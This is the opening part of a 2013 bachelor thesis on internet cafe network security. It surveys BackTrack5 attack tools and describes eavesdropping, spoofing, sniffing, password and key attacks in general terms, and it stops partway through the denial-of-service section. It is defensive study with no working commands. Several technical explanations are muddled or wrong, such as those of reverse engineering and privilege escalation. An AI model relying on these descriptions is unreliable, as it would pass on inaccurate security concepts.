



Bachelor Thesis In Computer Communication

DEGREE THESIS



Evaluate Security on the Internet-Cafe

Akinola Azeez Paul & Chong Zhang

BSc Thesis, 15 Ects

University Halmstad 2013-02-14



# DEGREE THESIS

---

**Evaluate Security on the Internet-Cafe**

**Akinola Azeez Paul & Chong Zhang**

BSc Thesis, 15 Ects

University Halmstad 2013-02-14

BSc Thesis in Computer Communication

# Evaluate Security on the Internet Cafe.

Akinola Azeez Paul

Chong Zhang

Examiner: Nicolina Månsson

---



School of Information Science, Computer and Electrical Engineering  
Halmstad University

---

## **Evaluate Security on the Internet Cafe.**

### **ACKNOWLEDGEMENTS**

From the bottom of our heart we give thanks to all my able instructors and lecturer at the University of Halmstad. We also appreciate all their support throughout the time we spent in the school and to the point of completing my thesis. We would like to thank our Senior Lecturer “Nicolina Månsson” and other lecturers at the network design and computer management department at the honourable University of Halmstad.

We would also like to thank the Cisco lab management staff and Support Technician of The IDE, in helping me resolve some of the accessing the network environment for the laboratory exercises. Finally our sincere appreciation, gratitude and adoration go to our lovely: parents, friends, the staff of the Blueville internet cafe (Ede, Nigeria) and the internet game center (centrum Halmstad). Also big thanks to the Swedish Government for giving us an opportunity to have a sound education at Högskolan I Halmstad.

Akinola Azeez Paul & Chong Zhang

Halmstad University, Feb, 2013

# Evaluate Security on the Internet Cafe.

## Table of Contents

ACKNOWLEDGEMENTS.....	1
ABSTRACT .....	7
1. INTRODUCTION .....	8
1.1 GOALS.....	9
2. RELATED WORKS.....	9
2.1 NETWORK TROUBLESHOOTING.....	9
2.1.1 TROUBLESHOOTING WIRELESS LAN TO IMPROVE INTERNET SECURITY.....	9
2.1.2 NETWORK ARCHITECTURES.....	10
2.1.3 NETWORK SECURITY POLICY .....	10
2.2 BACKTRACK5.....	11
2.2.1 FUNCTION OF BACKTRACK5 .....	11
3. BACKGROUND .....	13
3.1 NETWORK ATTACKS (INTERNET CYBER-ATTACKS).....	13
3.1.1 EAVESDROPPING .....	13
3.1.2 DATA MODIFICATION .....	14
3.1.3 IDENTIFY SPOOFING (IP ADDRESS SPOOFING).....	15
3.1.5 APPLICATION-LAYER ATTACK .....	16
3.1.6 PASSWORD-BASED ATTACKS.....	17
3.1.7 COMPROMISED-KEY THREATS.....	17
3.1.8 DENIAL-OF-SERVICE ATTACK (DOS) .....	18
3.1.8.1 DIFFERENT TYPE OF DENIAL OF SERVICE (DOS) ATTACKS .....	20
3.1.9 MALWARE ATTACK .....	22
3.1.10 SOCIAL ENGINEERING.....	23
3.1.10.1 FUNCTION OF SOCIAL ENGINEERING.....	23

## Evaluate Security on the Internet Cafe.

3.1.11 SQL AND PHP ATTACKS .....	24
4. POSSIBLE SOLUTIONS TO NETWORK THREATS .....	25
4.1 USERS CATALOGUE .....	25
4.2 CREATE A USER PROFILE OF EACH CLIENT .....	25
4.3 RESTRICTING MANAGEMENT ACCESS USING CONTROL LIST .....	25
4.4 UPDATE THE OPERATING SYSTEM .....	25
4.5 VULNERABILITY SCANNER .....	25
4.6 WEP (Wired Equivalent Privacy).....	26
4.7 WPA (WI-FI Protected Access) .....	26
4.8 WIPS (Wireless Intrusion Prevention System).....	26
4.9 WIDS (Wireless Intrusion Detection System).....	26
4.10 FIREWALL .....	27
5. METHODOLOGY .....	28
5.1 PROTOTYPE AND EXPERIMENTS .....	29
5.2 NETWORK EQUIPMENTS .....	29
5.3 DATA EXPLORATION .....	30
5.4 RESULTS.....	30
5.4.1 CRACK PRINCIPLE OF THE WEP NETWORK .....	31
5.4.1.1 STAGES COMPROMISING OF WEP NETWORK.....	32
5.4.1.2 SUMMARY .....	35
5.4.2 HACKING WPA/WPA2 .....	36
5.4.2.1 STAGES INVOLVE CRACKING WPA/WPA2 .....	37
5.4.2.2 SUMMARY .....	38
5.4.3 IMPLEMENTATION OF 802.1x NETWORK.....	39
5.4.3.1 802.1x NETWORK SECURITY SETUP/CONFIGURATION .....	40
6.4.4 REMOTE CLIENT CONFIGURATION.....	42

## **Evaluate Security on the Internet Cafe.**

5.4.4.1 SUMMARY .....	44
6. CONCLUSION AND SUGGESTIONS.....	45
7. REFERENCES .....	46
7.1 LITERATURES .....	46
7.2 INTERNETS.....	47
8. APPENDIX A.....	48
9. ACRONYMS.....	50

## Evaluate Security on the Internet Cafe.

### List of Figures

Fig 1: Eavesdropping .....	13
Fig 2: Data Modification .....	14
Fig 3: Identify Spoofing.....	15
Fig 4: Sniffing.....	16
Fig 5: Application-Layer-Attack .....	17
Fig 6: Compromised-Key-Attack .....	18
Fig 7: Denial-of-Service Attack.....	19
Fig 8: Buffer Overflows Attack.....	20
Fig 9: Smurf Attack .....	21
Fig 10: SYN Floods.....	22
Fig 11: Social Engineering .....	23
Fig 12: Cafe-Topology .....	28
Fig 13: WEP Network .....	30
Fig 14: Wireless Interface Details .....	32
Fig 15: Information Scanning.....	33
Fig 16: Data Collection.....	33
Fig 17: Packet Generation .....	34
Fig 18: Decryption WEP Password.....	35
Fig 19: WPA/WPA2.....	36
Fig 20: Collection Data and WPA Handshake .....	37
Fig 21: WPA/ WPA2 Cracking .....	38
Fig 22: 802.1x.....	39
Fig 23: Configure Security Manager .....	40
Fig 24: Security Manager .....	41
Fig 25: SSID Manager .....	41
Fig 26: Local Radius Server .....	42



## **Evaluate Security on the Internet Cafe.**

Fig 27: Profile Management .....	42
Fig 28: Implementation of Security .....	43
Fig 29: Leap Configuration .....	43
Fig 30: Active Client Profile.....	44

## **Evaluate Security on the Internet Cafe.**

### **ABSTRACT**

Internet security (Network security) is a big topic that is very important in our society communication system, but it is extremely dynamic and wide in scope. This is the reason that many companies and organizations invest heavily in a dedicated infrastructure security and highly trained specialists.

The aim of security monitoring and preventing the network from cyber threats requires vigilance over the network equipment. The case study of this thesis is to provide the possible solution to the problems encountered by the namely network users such as: Internet Game Center (Centrum Halmstad, Sweden) and, the Blueville Internet Cafe (Ede, Nigeria).

Our research and information collected over the telephone and a visit at the nearest office. We concluded that both companies mentioned above experienced similar cyber threats. The two companies have internal and external threats such as accessing the network via ssh by using it brute force attack, network war-driver, the installation of spyware, password sniffer, viruses, SQL injection and PHP attacks (web attacks) on the networks. The cyber threats virus and spyware are among the big internet threat to users, organization and companies.

We carry out experiments in the lab to tests for threats such as brute force (ssh) attack, password sniffer and war-driver in the Wireless environment. From the results, we are able to the select WPA2 using 802.1x as the best possible way to limit and reduce the strength of cyber-attacks, and as a suggested solution to the namely café problems in our report. We also list different suggestion and solution to the cyber café attacks from our research papers and information gathers from different sources such as library, internet, seminar and textbooks.

## **Evaluate Security on the Internet Cafe.**

### **1. INTRODUCTION**

If your computer seems to be having issues or problems that you cannot figure out, there are major chances that a virus, spyware or brute force attacker is to blame. Today's IT organizations need a dynamic approach to prevent and protect the network. They use methods such as awareness and automation to provide visibility context while constantly adapting to new threats such as vulnerabilities and every day network problems [2], [32]. "The risk of cyber warfare has been one of the most serious concerns in the field of information security technology for several years now," said Eugene Kaspersky, CEO and Co-founder of Kaspersky Lab. "The Stuxnet and Duqu belonged to a single chain of attacks, which raised a cyber-war-related concern worldwide".

The cybercafé threats require a constant security monitor of computer infrastructure. The monitoring system against threats is very important in today's global communication. The security monitors deliver real-time service and improves the performance of the infrastructure (equipment) by actively analyzing the logs and message alerts [1], [2].

The fig.12 shows the example of an Internet cafe or a game centre with different department within an organization. These diagrams indicate threats such as internal, external attack target available data on the network. The fig.12 topology is open to many threats and it was due to the weakness of the network security. The prototype and experiments carried out on the available equipment's (wireless network) at the Halmstad University Cisco lab to test for brute force (ssh), war-drive attack, and password sniffer in a specific network topology. We also create specific scenarios to mitigate or limit the network problems.

Although recently there has been a great focus of attention over the problems of cyber, café threats such as SQL injection, PHP, brute force, vulnerabilities and war-drive. Many proposed solutions failed to address the full scope of the problem. To address the problems mention during our investigation, we also present a comprehensive survey of different type of threat attacks know to date. To summarize the survey, we used information gathered from various sources such as papers, website, mailing lists, interviews, and expert in the area. For examples, each attack is considered with their functions such as characteristic of the attack, illustrate its effect, a provide examples of how the attacker carried out its activities and behaviours. We get to know that the end-users such as the internet café owners, clients are often unaware of the myriad of different techniques that can use to compromise their network by cyber attackers. Therefore, most of the solutions proposed detect and prevent only a subset of the possible threats [37], [41], and [45].

# **Evaluate Security on the Internet Cafe.**

## **1.1 GOALS**

The main goal and objective of this thesis are:

- i. Create and design a wireless network scenario in the lab to match the problems experienced in an internet café.
- ii. The configuration of different security solution such as WEP, WPA/WPA2 and WPA2 using 802.1x.
- iii. Introduction of hacking software (open source) such as Backtrack5 to act as our attacker over our design wireless network in the scenario, to test for security strengthened.
- iv. We run a test for following threats Brute force (ssh), Password attack, and Network war-driver for a wireless network.
- v. Suggest a solution from our experiments to reduce cyber threats such as War-driver attack, Brute force (ssh) attack, and Password attack.
- vi. In the conclusion, suggest the best method for the cafes to reduce tested attacks according to the result of the experiments.

## **2. RELATED WORKS**

### **2.1 NETWORK TROUBLESHOOTING**

#### **2.1.1 TROUBLESHOOTING WIRELESS LAN TO IMPROVE INTERNET SECURITY**

The IEEE 802.11-based network also called WI-FI networks are expanding into mainstream areas of business from their traditional applications in warehouses for the retails floors. As a result, it is important to have the necessary tools to troubleshoot and protect networks. Network security has come a long way since the early days and the negative around the shortcomings of WEP. To have an effective network security one must address in most three critical areas such as:

- i. Data integrity and authorization.
- ii. Authentication and access control.
- iii. Intrusion detection and prevention system.

Today's WLAN system is incorporated WPA/WPA2 with AES encryption in conjunction with 802.1x authentication. It can provide a level of security for WLANs that can exceed the security of a wired LAN. There are several modes of WI-FI configurations such as visibility all devices, RF channels. The protocol types in the various modes in critical for quick problem resolution. For example, it is important that ad-hoc-peer-to-peer network such as: bridged, switched, and mesh infrastructure networks can all be analyze by device category interface or switch port using a single device. At the same time, the wireless intrusion detection and prevention systems are becoming more capable and easier to manage. Even if you do not have a WLAN in place or you do not have a wireless security solution in place, you are vulnerable to malicious attacks [23], [25], and [41].

## **Evaluate Security on the Internet Cafe.**

### **2.1.2 NETWORK ARCHITECTURES**

The Ad-hoc network consists of client devices that transmit directly with one another in a peer-to-peer workstation. The Ad-hoc networks can pose a threat on the network, if an unauthorized client should automatically associate with a legitimate client with vital or sensitive data. Hackers break in the client connection to gain access to wired network resources [8], [21], use the Ad-hoc.

The wireless infrastructures consist of access points (APs) which are connect directly to the wired network or to the wireless switch devices. They provide the RF environment that client devices use for configuration. It can also create point-to-point communications for bridging networks between two buildings such as across a parking lot. A mesh is another important network infrastructure that comprises of APs that communicate with one another using wireless routing protocols. A Mesh network enables communications with the wired network through a minimal number of access points that are connect to the wired network. A Mesh network also often considered in order to provide flexibility in access point placement and to reduce the cost and complexity of running cable from the wiring closet to each AP [2], [8], [29].

### **2.1.3 NETWORK SECURITY POLICY**

It is important that organizations develop, educate, and enforce an enterprise-wide WLAN security policy. The aim of the security policy should address a framework for the development such as installation, protection, management, and usage procedures. A WLAN security policy must be flexible in terms of the component and technologies it can support. The main challenge for the IT organization is to develop advanced security that will support end-user requirements. The WLAN security must integrate with the organizations wired network security policy to ensure proper management and protection across the network branches. On the other hand, WLANs proposed unique security challenges; security is still dependent on controlling who has access to specific information. The proper documentation and management will helps to understand specific WLAN vulnerabilities. It also deploys a suite of tools to minimize their enables organization and cooperate to enjoy following functions such as the mobility and productivity benefits of WLANs without putting valuable information data in a risk.

An effective WLAN security policy should:

- i. Identify who may use WLAN technology and what type of access required implementing.
- ii. Describe who can install access points and other wireless infrastructure equipment.
- iii. It describes the type of information that can or cannot be sending over internet link. (Denied any form of illegal or strange activities of over the specific network).
- iv. It reduces the number of staff that can have access to the network database.
- v. Describe the hardware and software component and configuration for any access device.
- vi. Provide guidelines on reporting losses of the network devices and security incidents.
- vii. Define the frequency and scope of security assessments, audits and report generation [15], [17], [27], [31], [38].

## **Evaluate Security on the Internet Cafe.**

### **2.2 BACKTRACK5**

Backtrack5 is a distribution based on the Debian GNU/Linux operating system specifically designed for the network security consultant. The aim is to help the network security personnel to evaluate network hacker behaviour. This Linux based operating system combine with a number of security programs, these security tools not only can be used to crack WEP, WPA/WPA2 encrypted wireless network, but also combined with several weakness scanning tools, such as Nessus, osmotic platform MSF, Sniff tools Wireshark, VOIP testing tools, etc... The latest version of the Backtrack5 operating system can be installing on the 32 bit and 64 bit computers. The backtrack5 has several ways to install, such as flash installation, boot-up based on CD-ROM, or install IOS file into a VMware virtual machine and these ways to install backtrack 5 will not have any effect on local hard disk [35], [36], [42].

#### **2.2.1 FUNCTION OF BACKTRACK5**

##### **i. Information Gathering**

The information gathering generally is the first step for the network security consultant or network Hacker to collect data from a specific target. Information gathering is the most significant phase because the hacker uses this information to achieve their goal and purpose. The Backtrack5 has a list of information gathered tools that help hacker for gathering sensitive information from the network. The Airodump-ng command, the Hacker can use this command to discover and determine what information that they're needed, a malicious person can use this command to specific BSSID (Basic Service Set Identifier) as known as the Access Point's MAC address, the power's frequency, transmission channel, and the encryption algorithm, etc. [35], [42].

##### **ii. Vulnerability Assessment and Exploitation**

The vulnerability Assessment is a WEB Server security-scanning tool that can be very useful where the security consultant and a network attacker can scan and spoof loopholes. It makes use of bugs inside the computer networks. After the information gathering from interest target, the vulnerability assessment can be easy to determine the weakest parts that can attack. For example, during the information gathering stage, the CMS scanner tools like a blind elephant can find what version of applications installed in the computer. Therefore, the scanner tool like joomscan will show the vulnerability on the particular site. The SQLMAP is another useful tool used as the vulnerability; the tool can use to evaluate each website exists in the loopholes.

##### **iii. Privilege Escalation**

The privilege escalation is an example of intrusion attacks, which require the attackers to exploiting bugs, loopholes, configuration oversight inside the operating system to gain access to sensitive data, which is secure by the administrators or users. The application developer or system administrator can carry out this type of attack. The privilege escalation defined some specific rules for users, the rules are not allowing the user to access private information, delete files, or install malicious software. If the attacker discovery bugs and loopholes these give them, the opportunity to bypass the security measure and perform risk actions.

## **Evaluate Security on the Internet Cafe.**

### **iv. Maintaining Access**

Once the attacker successfully gains access to the victim's system, the attacker can scan and spoof sensitive resources from the system. For an instance, the attacker can use sniffer tools for scanning network traffic to Telnet to the other system; furthermore, they will install Trojan at the kernel level to gain super user access. The attacker can use a Trojan horse to transfer much information, like username, password, credit card number, but also the Trojan will hide them in the local system and consume the CPU cycles.

### **v. Reverse Engineering and Stress Testing**

The reverse engineering acts as a platform for attackers to install various malicious programs onto the victim system thereby extracting victim's information. It also supports features to make it and the installed malicious programs impossible to detect, remove, and set up some stealthy, undetectable loopholes to deliver malicious software to the victim computers. Stress testing is extremely helpful, when network security consultant or attacker try to test many aspects of the network. While they want to perform the stress testing, typically thinking to stress testing a web application, while the data packets touch to your own network that to make sure there is not loopholes between the firewall and web server Backtrack5 provides a list of applications that support stress testing capabilities, such as the "siege"[28], [35], [36], [42].

# Evaluate Security on the Internet Cafe.

## 3. BACKGROUND

### 3.1 NETWORK ATTACKS (INTERNET CYBER-ATTACKS)

If the security measures and controls are not properly, an unauthorized user might interrupt implemented, valuable information. There are different types of attacks; some are passive [6], [39] (monitoring of information) and active (data are targeted with intent to corrupt or destroy the database).

The following is network attacks:

#### 3.1.1 EAVESDROPPING

The fig.1 is an example of topology network that represent an eavesdropping situation, when communications occur in an unprotected or clear text format, which allows man-in-middle to gain a read/write access to the packets in the network's database. A network experience eavesdrops when communications are sniffing or snooping. The ability of an attacker to monitor the network is a big challenge toward the security problems the network administrators are facing in an enterprise e.g. and, thrill seeker and casual War-drivers are set of attackers those with laptops roaming around looking to network to hop onto. They often do not do damage as they are motivated by the thrill and ease of gaining access to open and free networks which they map and share with friends and pals. Without proper management and strong authentication services that based on integrity, cryptography, and the information can read and rewritten by unwanted users [39].





Fig 1: Eavesdropping



## Evaluate Security on the Internet Cafe.

### 3.1.2 DATA MODIFICATION

The attacker makes use of sophisticated software to collect data and break the security of a network. For example, the fig.2 below shows how an attacker (MTM connection) sends a fake message in order to comprise the client network (victim) and pretend like a legal ISP provider. The United States FBI sometimes refers to the man-in-the-middle or hacker as criminals because they are involved in various crimes via the internet such as exploitation of valuable information, stealing of documents and accessing databases illegally. The threats to any network arise from both external and internal entities such as unauthorized users (hackers), virus attacks and ignorance of others. All the exploits data have modified and rewritten or read by attack without the knowledge of the legitimate owner. For example, a victim is a person that unauthorized users [6], [39], exploit his or her computer information.




**Fig 2: Data Modification**

## Evaluate Security on the Internet Cafe.

### 3.1.3 IDENTIFY SPOOFING (IP ADDRESS SPOOFING)

The network equipment with an operating system uses the IP address of a computer to identify a valid address. From the fig.3 below, it is possible for an IP address of a client to modify by an attacker in order to able to read and write their information. An attacker might also use a special application to manipulate IP packets that appear to originate from valid addresses inside the corporate internet. It is easier for an attacker after having access to the network as a result from modifying valid IP address, rewrite, or delete the information [10], [39]. For example, the fig.3 show how evil is an ssh attacker with a reddish devil hearth. There way is always evil with the aim of exploiting the innocent client valuable information.




**Fig 3: Identify Spoofing**

## Evaluate Security on the Internet Cafe.

### 3.1.4 SNIFFER ATTACK

A sniffer attacker uses an application or device to read, rewrite, monitor, and capture network information exchanges during transmission of packets. If the packet is not well encrypting, the sniffer gains a full view of the data inside the packet. Even encapsulated packets are compromise and read by an attacker unless encrypted, and the attacker does not have access to the key. It analyses the network and gain information to eventually cause the network to crash or become corrupted and also read the IP packet sent over the communication [6], [39].



**Fig 4: Sniffing**

A typical example of sniffer attack is the fig.4 diagram, shows how an attack carried out their operations a network environment. The attacker use special application program sniff the client network by injecting or capture network address. It reads and compromise client address in order to exploit their valuable information.


### 3.1.5 APPLICATION-LAYER ATTACK

An application-layer attacker targets application servers by using a special technology to crack a server's operating system or password. This gives war-driver attacks to gain the ability to bypass access controls of a specific network. The attacker takes an advantage of this situation such as controlling the application, system, and network. The fig. 5 below executes the following tasks such as:

- i. Implement a virus program that uses software applications to launch viruses over the network.
- ii. Introduce a sniffer program to capture the network information, that eventually be used as a cracking tool or to corrupt the network.
- iii. Abnormally terminate of the applications and operating systems.

## Evaluate Security on the Internet Cafe.

- iv. It disables the security component of the network to enable him to have future control and access over the network [6], [10], and [39].



**Fig 5: Application-Layer-Attack**

### 3.1.6 PASSWORD-BASED ATTACKS

This is a situation whereby an attacker compromises a valid account from original users and, the attacker pretends as the legitimate owner of the account to enable him/her, perform the same right as the real user. Therefore, both the legitimate and attacker has the same right. For example, if the user has administrative rights, the hackers also create accounts for subsequent access at a time. The man-in-the-middle can perform the following tasks:


- i. Password calculator software was one of method required for brute force attack.
- ii. To modify IP addresses and network configurations, including access controls, MAC address and routing tables.
- iii. To modify, rewrite, or delete valuable information [10], [39].

### 3.1.7 COMPROMISED-KEY THREATS

A key is a unique code or number necessary to interpret secured data. To obtain a key is a difficult process and resource-intensive for an attacker, but with the help of brute technique. For example, fig. 6 below shows how it is possible for the hacker to compromise network address, after the attacker has access to the code, and these codes referred to as a compromised key. It used the compromised tool key to gain access to a protected data during communication without the awareness of the sender and receiver. With the compromised technique, the attacker can decrypt and modify the database and,

## Evaluate Security on the Internet Cafe.

to use the compromised tool key to compute additional keys. This kind of threats allows the unwanted users or friends of attacker gain access to other secured networks [6], [39].




**Fig 6: Compromised-Key-Attack**

### 3.1.8 DENIAL-OF-SERVICE ATTACK (DOS)

Unlike a password-based attack, the denial-of-service attack prevents normal use of the computer valid accounts and, it performs the following functions:

- i. It randomizes the attention of the administrative staff so that they do not acknowledge the threat immediately, which allows the attacker successively carry out the attacks during the diversion.
